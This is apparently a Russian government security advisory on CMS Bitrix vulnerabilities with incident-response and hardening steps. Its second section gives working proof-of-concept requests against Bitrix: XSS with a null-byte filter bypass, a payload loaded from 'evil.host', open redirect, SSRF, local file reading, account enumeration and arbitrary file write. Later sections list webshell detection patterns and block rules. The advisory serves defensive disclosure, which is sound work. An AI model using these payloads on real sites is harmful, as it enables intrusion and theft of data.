Центр мониторинга и управления сетью связи общего пользования

Рекомендации по устранению уязвимостей в CMS Bitrix

Москва

2023

Отделом анализа угроз ЛИБ ЦМУ ССОП было проведено изучение возможных векторов атак на существующие уязвимости в CMS Bitrix. Разработаны рекомендации для их нивелирования. При подготовке использовались в материалы исследований разработчиков 1С-Битрикс, АО «Сайбер ОК» и другие открытые источники.

1.1. Уязвимые системные директории

Различных системных директорий у CMS Bitrix достаточно много. Стоит выделить несколько наиболее критичных:

Директория - /local/ используется для складирования пользовательских модулей, темплейтов и компонентов. Отделяя их от стандартного набора в директории /bitrix/. Делая тем самым последующее обновление системы и компонентов безболезненным. Иногда в ней встречаются забытые администраторами уязвимые модули и компоненты с очень старыми версиями.

Директория - /upload/ служит по умолчанию для загрузки различных файлов и размещения временных файлов в директорию /upload/tmp/. Для последних, существует возможность переноса их в соседние веб-директории, если полностью не стоит запрета на запись.

Директория - /bitrix/managed_cache/ является складом файлового кеша, который работает по умолчанию. При наличии прав локального пользователя, из этих файлов можно получить важные данные по атакуемому объекту.

К примеру, вот такой файл кеша:

/bitrix/managed_cache/MYSQL/b_option/2e/2e253c685b7c7d024ea4df067c3f9d7a.php

В данном php-файле будут находится некоторые данные из SQL-таблицы b_option, включая signer_default_key — стандартный ключ подписи.

1.2. Удалённое выполнение вредоносного кода, используя ошибки дизайна

Существует несколько мест для легального выполнения PHP кода в CMS Bitrix в администраторских файлах с соответствующими правами:
Страница - http://site/bitrix/admin/main_controller.php
Станица - http://site/bitrix/admin/php_command_line.php
Станица - http://site/bitrix/modules/main/include/prolog_after.php
Станица - http://site//bitrix/admin/security_file_verifier.php
Станица - http://site//bitrix/modules/main/bx_root.php

Позволяют осуществлять удалённые атаки вида XSS (Cross-Site-Scripting) и CSRF (Cross-Site-Request-Forgery).

2. Наиболее критические уязвимости

В процессе изучения были найдены десятки уязвимостей, с различным уровнем риска. В этом разделе будут перечислены некоторые из них, являющиеся самостоятельными. Другие же, могут работать только в комбинации и применимы только в контексте кейсов атак, сами по себе не являясь критическими. Отделом анализа угроз ЛИБ ЦМУ ССОП была выбрана модель злоумышленника в виде не аутентифицированного (unauthenticated) пользователя. На основании этой модели, был осуществлён поиск именно pre-auth критических уязвимостей.


2.1. Расскрытие полного локального пути (Full Path Disclosure)

Если удалённому злоумышленнику получится найти любой PHP-файл с установленным disaplay_errors=On, то он может воспользоваться некоторыми системными сценариями для осуществления этого вектора атаки. Таких сценариев достаточно много, больше нескольких десятков, и от версии к версии, набор и их количество меняется. Ниже приведены самые распространённые из них:
http://site/bitrix/admin/restore_export.php
http://site/bitrix/admin/tools_index.php
http://site/bitrix/bitrix.php
http://site/bitrix/modules/main/ajax_tools.php
http://site/bitrix/php_interface/after_connect_d7.php
http://site/bitrix/themes/.default/.description.php
http://site/bitrix/components/bitrix/main.ui.selector/templates/.de
fault/template.php
http://site/bitrix/components/bitrix/forum.user.profile.edit/templa
tes/.default/interface.php
Пример расскрытия полного локального пути приведён на рисунке ниже:

2.2. Техника подмены содержимого сайта Content Spoofing

а) Уязвимым модулем для проведения атаки в виде спуфинга контента является mobileapp.list. Не смотря на то, что он требует включения расширения для зависимостей, но при стандартной установке из коробки CMS Bitrix, атака с подменой контента проходит успешно. Пример подмены оригинальной страницы на стороне клиента (возможно проведение deface с размещением поддельной «оригинальной» страницы сайта, в примере показаном ниже, при нажатии на ссылку, в браузере пользователя будет загружен поисковик Google):
http://site/bitrix/components/bitrix/mobileapp.list/ajax.php?items[1][TITLE]=TEXT+INJECTION!+PLEASE+CLICK+HERE!&items[1][DETAIL_LINK]= http://google.com

б) Модуль imagepg.php уязвим для спуфинга контента, но уже в виде картинок, модуль присутствует в коробке каждого дистрибутива CMS Bitrix вне зависимости от купленной лицензии (в приведённом примере, в браузере пользователя будет загружена картина «что такое фишинг» со стороннего сайта):
http://site/bitrix/tools/imagepg.php?img=//interesnyefakty.org/wp-content/uploads/chto-takoe-fishing.jpg




в) Модуль swfpg.php уязвим ко всё той же атаке подмены контента, но теперь это уже Flash-based XSS. Уязвимость впервые была выявлена в 2011 году :
http://site/bitrix/templates/learning/js/swfpg.php?img=//evil.host/evil.swf

```
</script>
</head>
<BODY topmargin="0" leftmargin="0" marginwidth="0" marginheight="0" onKeyPress="KeyPress()"><center><OBJECT CLASSID="
<PARAM NAME=movie VALUE="//evil.host/evil.swf">
<PARAM NAME=play VALUE=true>
<PARAM NAME=loop VALUE=0>
<PARAM NAME=quality VALUE=high>
<EMBED NAME=robodemo SRC="//evil.host/evil.swf" WIDTH="" HEIGHT="" loop=0 quality=high TYPE="application/x-shockwave-
</EMBED>
</OBJECT>
</center>
</body></html>
```

г) Модуль rest.marketplace.detail аналогично уязвим к атаке подмены контента, но теперь ошибка позволяет оправлять сообщения администратору CMS (пример уязвимого post-запроса):

POST
/bitrix/components/bitrix/rest.marketplace.detail/templates/.default/ajax.p
hp HTTP/1.1
Host: bitrix
Cookie: PHPSESSID=fl9du310gmbmlct92rudphapkk;
Content-Type: application/x-www-form-urlencoded
sessid=a7056166e17e7837f58381684511c5c2&appName=Привет+АДМИН!!!!
&appCode=12345&action=sendInstallRequest

Администратор получит вот такое анонимное сообщение, возможно применение социальной инженерии)



2.3. Возможность перебора имён аккаунтов Account Enumeration (UIDH)

По умолчанию, злоумышленник не может посмотреть список логинов пользователей. Но используя эту уязвимость, он может пройтись по стандартному списку и попробовать подобрать их. Для этого используется

часть функционала CMS Bitrix «Запомнить меня на этом компьютере». Так, при запросе валидного логина, в ответе приложения будет содержаться строка BITRIX_SM_UIDH=deleted:

Пример GET-запроса для перебора:
GET /bitrix/tools/upload.php HTTP/1.1
Host: bitrix
User-Agent: Mozilla/5.0
Cookie: BITRIX_SM_UIDL=admin; BITRIX_SM_UIDH=1;

Пример ответа от CMS, показывающий, что логин — admin существует в системе:

```
HTTP/1.1 200 OK
Date: Tue, 26 Apr 2022 02:31:14 GMT
Server: Apache
P3P: policyref=\"/bitrix/p3p.xml\", CP=\"NON DSP COR CUR ADM DEV PSA PSD OUR UNR BUS UNI COM NAV INT DE
X-Powered-CMS: Bitrix Site Manager (4fd6750fc8f0c5c5c355ecedf2c074a0)
Set-Cookie: PHPSESSID=chtldf95bg9tsbvu4adooqn9li; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Bitrix-Ajax-Status: Authorize
Set-Cookie: BITRIX_SM_UIDH=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/; HttpOnly
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

2.4. Уязвимость локального редиректа Open Redirect (LocalRedirect)


Уязвимым является rk.php. Из-за ошибки в самом PHP-файле, использующем функцию LocalRedirect(), возможна такая эксплуатация:
http://site/bitrix/redirect.php?goto=https://site%252F:123@google.com/
http://site/bitrix/rk.php?goto=https://site%252F:123@google.com/
http://site/bitrix/tools/track_mail_click.php?url=http://site%252F@google.com/
Ответ от CMS будет таким:

```
HTTP/1.1 302 Found
Date: Tue, 26 Apr 2022 02:23:02 GMT
Server: Apache
P3P: policyref=\"/bitrix/p3p.xml\", CP=\"NON DSP COR CUR ADM DEV PSA PSD OUR UNR BUS UNI COM NAV INT DEM STA\"
X-Powered-CMS: Bitrix Site Manager (4fd6750fc8f0c5c5c355ecedf2c074a0)
Set-Cookie: PHPSESSID=eekpun97kc74lef045luaollqo; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: https://bitrix%2F:123@google.com/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Пример эксплуатации будет выглядеть так (abc.com):
http://abc.com/bitrix/redirect.php?goto=https://abc.com%252F:123@google.com/

2.5. Уязвимость Reflected XSS (map.google.view)

Поскольку разработчик CMS забыл объявить переменную в файле map.google.view, стало возможным, через уязвимость XSS, атаковать аутентифицированных пользователей, похищая их учётные данные при вводе на сайте:
http://site/bitrix/components/bitrix/map.google.view/settings/settings.php?arParams[API_KEY]=123'-'%00'-alert(document.domain)-'



%00 в представленном выше запросе является обходом Bitrix-WAF, который действует как внутренний модуль безопасности. При этом, если опасные теги и атрибуты им детектируются и блокируются, то фильтрацию инъекций в JS контекст (<script>…</script>) можно обойти используя нуловой байт в строке запроса. Модуль удаляет нулевой байт из пользовательского ввода и подаёт на вход эти данные. Далее они сопоставляются с буфером вывода, в который то, что ввёл пользователь, было положен без обработки и соответственно не найдя точного совпадения, модуль делает вывод, что проверять ничего не нужно.

Вторая подобная уязвимость находится в /photogallery_user/, файл galleries_recalc.php. Вредоносный запрос будет следующего содержания:

http://site/bitrix/components/bitrix/photogallery_user/templates/.default/galleries_recalc.php?AJAX=Y&arParams[PERMISSION]=W&arParams[IBLOCK_ID]=1%00'}};alert(document.domain);if(1){//

Ниже приведён рисунок, показывающий эксплуатацию уязвимости Reflected XSS:

Но стоит также отметить, что она позволяет сделать комбинированную атаку из XSS в RCE. Если совместить эту уязвимость с уязвимостью из пункта 1.2, неавторизированный злоумышленник может получить возможность удалённого выполнения кода (RCE).

2.6. Server-Side Request Forgery (main.urlpreview)

Уязвимость находится в main.urlpreview/ajax.php Не смотря на то, что она требует выключенного по умолчанию url_preview_enable в системе (администраторы часто забывают это сделать). Позволяет осуществлять GET запросы на произвольные хосты:

```
POST /bitrix/components/bitrix/main.urlpreview/ajax.php HTTP/1.1
Host: bitrix
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=7urta3oi29betoag3g3h2jbg8m;
Content-Type: application/x-www-form-urlencoded
sessid=656db36ceb38d078d434594506a490d9&userFieldId=1&action=attachUrlPrevi
ew&url=http://some.internal.host/
```

В логах some.internal.host будет прописано:

```
127.0.0.1 - - [29/Apr/2022:18:44:08 +0300] "GET / HTTP/1.0" 401 0 "-" "Bitrix link preview"
```

Аналогичная уязвимость существует и в html_editor_action.php, но более критичная, поскольку не требует никаких включённых/отключённых зависимостей:

POST /bitrix/tools/html_editor_action.php HTTP/1.1
Host: bitrix
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=7urta3oi29betoag3g3h2jbg8m;
Content-Type: application/x-www-form-urlencoded
sessid=656db36ceb38d078d434594506a490d9&action=video_oembed&video_source=ht
tp://some.internal.host/

Во время тестирования уязвимости в песочнице, она срабатывала во всех вариантах поставки CMS Bitrix.
В логах, на стороне сервера, будет записано:

127.0.0.1 - - [30/Apr/2022:12:54:41 +0300] "HEAD / HTTP/1.0" 404 0 "-" "-"

2.7. Уязвимость чтения локальных файлов
Local File Disclosure / Include (virtual_file_system.php)

Опасная двойная уязвимость находится в файле virtual_file_system.php**,** срабатывание контекста которой, происходит в зависимости от условий использования.

Proof of concept (PoC) выглядит так:
http://site/.htaccess/приветики/../..////////////////////////////bitrix////////////////////////////virtual_file_system.php////////////////////////////x/..

Или вот так:
http://site/secret/.htpasswd/пистолетики/../../../""/../bitrix/""/../virtual_file_system.php/""/../x/..

По задумке разработчиков CMS, через правило в корневом .htaccess, на этот скрипт должен передаваться REQUEST_FILENAME. Который, в последствии, подвергается изменениям и будет обработан приложением.
Но если обратиться напрямую к скрипту, специальным образом, то можно нарушить логику и заставить сценарий работать не так как положено.

Уязвимости позволяют загружать и читать файлы в пределах док-рута, за исключением директории /bitrix/, не обращая внимания на серверные ошибки 401 и 403, поскольку сам запрос обрабатывается в PHP. Помимо чтения

злоумышленником файла .htaccess и иных системных файлов, они позволяют успешно выгрузить себе файл .git/index в обход самого веб-сервера.

2.7. Уязвимость запись произвольного файла Arbitrary File Write (html_editor_action.php)

Уязвимым является скрипт html_editor_action.php в виде отсечения части URL «ядовитым нулем» (../), при работе с файловой системой. Поскольку html_editor_action.php является частью визуального HTML редактора CMS Bitrix, в котором происходит работа с изображениями, ссылками, файлами и другим соответствующим функционалом. Он входит в модуль fileman, который включён в основную кодовую базу, что указывает на уязвимость всей линейки продуктов CMS Bitrix. Скрипт активно использует директорию временных файлов и имеет довольно запутанный механизм проверки, обработки данных, включая работу с облачными хранилищами.

Путь до временной директории с загруженным файлом, будет выглядеть так:
/var/www/html/bitrix/upload/tmp/BXTEMP-2022-05-06/08/bxu/main/d6d98
35ba98dbb24c39d441466e22f46/d41d8cd98f00b204e9800998ecf8427e/default

где - default — это зарезервированное и защищённое имя загружаемого файла, т.е. ни о какой произвольной загрузке не может быть и речи.
А - d41d8cd98f00b204e9800998ecf8427e — в зависимости от контекста, это имя индекса массива, хеш сумма порядкового номера файла в массиве или его имени.

Анализ кода html_editor_action.php, переменных и функций показал один из возможных вариантов PoC:

POST /bitrix/tools/html_editor_action.php HTTP/1.1 Host: bitrix User-Agent:
Mozilla/5.0 Cookie: PHPSESSID=q3uct3rpu6etrmg7ua3b3i8cp4 Content-Type:
application/x-www-form-urlencoded
bxu_info[packageIndex]=../test.php%00&bxu_info[CID]=

Результатом будет создан файл по адресу: http://site/upload/tmp/BXTEMP-2022-05-06/08/bxu/main/test.php Как можно заметить, с помощью ../ удалённый злоумышленник обходит неизвестный индекс массива, хеш сумма порядкового номера файла и тем самым можем легко получить доступ к созданному файлу.

3. Описание реагирования на успешную атаку

3.1Идентификация

При выявлении инцидента информационной безопасности в виде:
- deface сайта;

- загрузка webshell;
- добавление неизвестных администраторов;
- изменение системных файлов;
- подозрительное поведение пользователя в логах сервера;
- нелигитимные запросы к БД (SQL Injection);
- фиксация попыток запуска скриптов для проведения XSS атак;

Произвести проверку:

а) Средствами «1С-Битрикс: Поиск троянов». Необходимо установить из каталога готовых решений «1С-Битрикс: Поиск троянов» и запустить сканирование. Для этого необходимо открыть панель управления сайта и перейти на следующую вкладку: Настройки → bitrix.xscan → Поиск и Поиск (бета). Модуль отсканирует весь сайт и отобразит выявленные подозрительные файлы.

б) Осуществить проверку по журналам доступа к WEB-серверу.

в) Проверить факт успешной эксплуатации описанных выше уязвимостей. Пример команды поиска: grep -E 'POST /bitrix/tools/(html_editor_action.php)|(vote/uf.php)' /var/log/www.access.log* | grep ' 200 '. Аналогичным образом проверить запросы к файлам из Таблицы №2 с кодом ответа 200, а также POST-запросы с кодом ответа 200, содержащие строки:

Фрагмент строки
bitrixxx
BX_STAT
BX_TOKEN
==

Фрагмент строки bitrixxx BX_STAT BX_TOKEN == Для ‘BX_STAT’ поиска лучше воспользоваться регулярным выражением: ‘BX_STAT[^E]’

Таблица №2. Индикаторы компрометации

Имя файла	Директория	Пример команды для поиска
xmlrpcs.php	Используются различные каталоги	*find ./ -name xmlrpcs.php*
inputs.php	Используются различные каталоги	find ./ -name inputs.php рекомендуется исключить из поиска легитимный файл: /bitrix/modules/sale/lib/delivery/inputs.php
l.php	/bitrix/src/app/	find ./ -name l.php
/bitrix/tools/spread.php	/bitrix/tools/ /bitrix/	
access.php wp.php term.php locale.php themes.php network.php container.php router.php wp-login.php	/bitrix/modules/iblock/lib/bizproctype/	любой из файлов в указанной директории
/bitrix/tools/send_trait_imap.php		
/bitrix/tools/.cas.php /bitrix/tools/.cas.tmp.php		

3.2. Поиск новых вредоносных файлов

1. Проверить наличие нетипичных файлов. Были ли выявлены вышеописанные индикаторы компрометации.
2. Рекомендуется обратить внимание на все файлы с несловарным, случайно сгенерированным именем из набора символов [a-z, 0-9] в каталоге /bitrix/admin/ и в корневой директории сайта.

Пример созданных файлов:
/bitrix/admin/f408f2b7df70.php
/bitrix/admin/8f1c222aae51.php
/2469a41bac71.php
/98826/bfd99.php

3. Произвести поиск модифицированных файлов, поскольку кроме создания новых файлов, описанные уязвимости позволяют злоумышленникам вносить изменения в существующие файлы с целью встраивания вредоносного кода. Для этого необходимо проверить наличие в исходном коде приложения фрагментов строк из Таблицы №3.

Фрагмент строки
str_rot13
md5($_COOKIE
bitrixxx
eval(base64_decode
BX_STAT
BX_TOKEN
parse_str(hex2bin
iasfgjlzcb
QlhfVE9LRU4=
gzinflate(base64_decode
C.A.S
urldecode(base64_decode(hex2bin

Таблица №3

Из Из результатов поиска по «str_rot13» необходимо исключить следующие файлы:
/bitrix/modules/main/classes/general/vuln_scanner.php
/bitrix/modules/main/lib/search/content.php
/bitrix/modules/socialnetwork/lib/item/logindex.php
В этих файлах функция «str_rot13()» используется по умолчанию.

Для поиска файлов с ‘BX_STAT’ лучше воспользоваться регулярным выражением вида: ‘BX_STAT[^E] т.к. аргумент ‘BX_STATE’ используется по умолчанию в легитимных файлах.
Пример команды для поиска подозрительных файлов: grep -Er 'str_rot13|md5\(\$_COOKIE|bitrixxx|eval\(base64_decode|BX_STAT[^E]|BX_TOKEN|parse_str\(hex2bin|iasfgjlzcb|QlhfVE9LRU4=|gzinflate\(base64_decode|C\.A\.S|urldecode\(base64_decode\(hex2bin' /*

Известные файлы, в которые встраивается вредоносный код:
/bitrix/modules/main/include/prolog_after.php
/bitrix/admin/security_file_verifier.php
/bitrix/modules/main/bx_root.php

Следует обратить внимание, что искать стоит не только по файлам приложения (.php), так как злоумышленники будут использовать технику с перезаписью записью файла “.htaccess” для изменения конфигурации веб-сервера.

3.3. Поиск закрепления доступа злоумышленника.

1. Проверить планировщик задач (cron) на наличие нелегитимных задач: ls /etc/cron*
2. На странице со списком Агентов «1С-Битрикс» (/bitrix/admin/agent_list.php) проверить вызываемые функции на наличие вредоносного кода. Для этого необходимо открыть панель управления сайта и перейти на следующую вкладку: Настройки > Настройки продукта > Агенты Название агента может быть любым, но, скорее всего, вредоносный Агент будет виден визуально. Также видно наличие функции eval(), которую агенты содержать не должны:
3. Проверить иные способы закрепления доступа на узле. Карта с описанием типовых способов закрепления в ОС Linux:
https://pberba.github.io/assets/posts/common/20220201-linux-persistence.pdf
Рекомендуется также ознакомится с циклом статей, описывающих поиск техник закрепления, отраженных на карте: https://pberba.github.io/security/

3.4. Сдерживание злоумышленника.

В случае, если нет возможности обновить CMS до актуальной версии можно заблокировать POST-запросы к уязвимым файлам в качестве компенсационной меры.

3.5. Модификация файлов WEB-приложения.

Для каждого сайта необходимо модифицировать следующие файлы:
/bitrix/tools/upload.php
/bitrix/tools/mail_entry.php /bitrix/modules/main/include/virtual_file_system.php
/bitrix/components/bitrix/sender.mail.editor/ajax.php
/bitrix/tools/vote/uf.php
/bitrix/tools/html_editor_action.php
/bitrix/admin/site_checker.php

Перед функцией «require_once» добавить следующий код:
if ($_SERVER['REQUEST_METHOD'] === 'POST') { header("Status: 404 Not Found"); die(); }

3.6. Ограничение доступа к уязвимым файлам средствами WEB-сервера.

Добавить в конфигурацию WEB-сервера запрещающие правила. Пример правил для NGINX:
location /bitrix/tools/vote/uf.php
{ if ($request_method = POST) { deny all; } }

location /bitrix/tools/html_editor_action.php
{ if ($request_method = POST) { deny all; } }

3.7. Ограничение доступа к уязвимым файлам средствами WAF/NGFW.

Запретить прямые обращения POST-запросами к файлам:
/bitrix/tools/html_editor_action.php
/bitrix/tools/vote/uf.php

3.8. Очистка зараженного узла и восстановление приложения.

1. Остановить службу WEB-сервера.
2. Проверить наличие иного работающего в памяти процесса, исполняющего PHP и остановить этот процесс:
kill $(ps aux | grep 'php' | awk '{print $2}')
3. Очистить cache WEB-приложения.
4. Удалить выявленные ранее сторонние вредоносные файлы.
5. Проверить резервную копию сайта аналогично.

В случае обнаружения вредоносных объектов, удалить вредоносные объекты или имплементации вредоносного кода. Дополнительно рекомендуется использовать механизм контроля целостности файлов (https://dev.1c-bitrix.ru/user_help/settings/security/security_file_verifier.php)

6. Восстановить сайт из резервной копии.
7. Проверить работоспособность всех разделов сайта.
8. Обновить «1С-Битрикс: Управление сайтом» и PHP до актуальных версий.

3.9. Рекомендации по защите WEB-приложения.

● Перевести сайт на актуальную версию PHP 8.
● Обновлять «1С-Битрикс: Управление сайтом» до актуальных версий.
● Установить, включить и настроить согласно рекомендациям модули:
- «Проактивный фильтр (Web Application Firewall)».
- «Контроль активности».
● Выполнить проверку WEB-приложения средствами «Сканер безопасности».
● Закрыть доступ к файлам на уровне сервера (например, в .htaccess):
/bitrix/tools/upload.php
/bitrix/tools/mail_entry.php
/bitrix/modules/main/include/virtual_file_system.php
/bitrix/components/bitrix/sender.mail.editor/ajax.php
/bitrix/tools/vote/uf.php

/bitrix/tools/html_editor_action.p и иные, описанные в настоящей рекомендации.
● Проверить и включить логирование событий доступа к WEB-приложению (все типы access) и ошибок (error).

4. Восстановление работоспособности ресурса в случае блокировки со стороны ЦМУ ССОП.

В соответствии со статьей 5 Федерального закона № 187-ФЗ «О безопасности критической информационной инфраструктуры Российской Федерации», пунктом 5.1 Приказа ФСБ России от 24.07.2018 г. № 366 и пунктом 9 Правил централизованного управления сетью связи общего пользования, утвержденных постановлением Правительства Российской Федерации от 12 февраля 2020 года № 127, ресурс может быть заблокирован по причине его взлома с последующим размещением противоправного контента и использованием злоумышленниками для проведения компьютерных атак на критическую информационную инфраструктуру Российской Федерации.

Для разблокировки ресурса, после устранения уязвимостей и последствий взлома, необходимо сообщить об этом в Национальный координационный центр по компьютерным инцидентам или в дежурную службу ЦМУ ССОП

Контакты:

Email: incident@cert.gov.ru
Сайт: http://cert.gov.ru/
Тел.: +7 (916) 901-07-42

Email: supervising@noc.gov.ru
Сайт: https://portal.noc.gov.ru/
Тел.: +7 (495) 748-13-18